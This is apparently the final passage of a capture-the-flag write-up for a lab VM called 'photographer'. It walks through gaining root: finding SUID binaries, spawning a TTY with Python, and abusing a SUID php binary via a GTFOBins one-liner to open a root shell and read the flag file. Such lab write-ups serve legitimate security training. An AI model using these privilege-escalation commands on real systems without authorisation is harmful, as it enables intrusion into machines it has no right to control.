I am now going to try and escalate to root. First, I am going to look for binaries with the SUID bit set by entering the command seen in the screenshot below:

```
www-data@photographer:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
```

I also spawned a full TTY by entering:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Php7.2 is definitely something we can leverage to escalate to root, so let's search for this on GTFOBins:

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Enter the following command into the shell:

```
php -r "pcntl_exec('/bin/sh', ['-p']);"
whoami
root
```

You can see that we are now root:

```
cd root
ls
proof.txt
cat proof.txt
                                .:/://::::///:-`
                            -/++:+`:--:o:  oo.-/+/:`
                          -++-.`o++s-y:/s: `sh:hy`:-/+:`
                        :o:``oyo/o`.  `       ```/-so:+--+/`
                      -o:-`yh//.                  `./ys/-.o/
                     ++.-ys/:/y-                   /s-:/+/:/o`
                    o/ :yo-:hNN                    .MNs./+o--s`
                   ++ soh-/mMMN--.`             `.-/MMMd-o:+ -s
                 .y  /++:NMMMy-.`                 `-:hMMMmoss: +/
                 s-     hMMMN  shyo+:.     -/+syd+ :MMMMo      h
                 h      `MMMMMy./MMMMMd:  +mMMMMN--dMMMMd      s.
                 y      `MMMMMMd`/hdh+..+/.-ohdy--mMMMMMm      +-
                 h       dMMMMd:````  `mmNh     ```./NMMMMs     o.
                 y.      /MMMMNmmmmd/ `s-:o  sdmmmmMMMMN.      h`
                 :o       sMMMMMMMMs.         -hMMMMMMMM/      :o
                  s:       `sMMMMMMMo - . `. . hMMMMMMN+      `y`
                  `s-       +mMMMMMNhd+h/+h+dhMMMMMMd:      `s-
                   `s:     --.sNMMMMMMMMMMMMMMMMMMMMmo/.    -s.
                     /o.`ohd:`.odNMMMMMMMMMMMMMNh+.:os/ `/o`
                      .++-`+y+/:`/ssdmmNNmNds+-/o-hh:-/o-
                        ./+:`:yh:dso/.+-++++ss+h++.:++-
                           -/+/-:-/y+/d:yh-o:+--/+/:`
                              `-///////////////:`


Follow me at: http://v1n1v131r4.com


d41d8cd98f00b204e9800998ecf8427e
```

Boom, we have found the final flag contained in proof.txt.

This challenge was a fantastic exercise in enumeration, exploitation, and privilege escalation. It was a relatively difficult challenge for myself, especially when it came to exploiting Koken as I

had some issues modifying the request in burp. However, I overcome these issues with some help and ended up completing the challenge. I highly recommend tackling this VM. Happy hacking!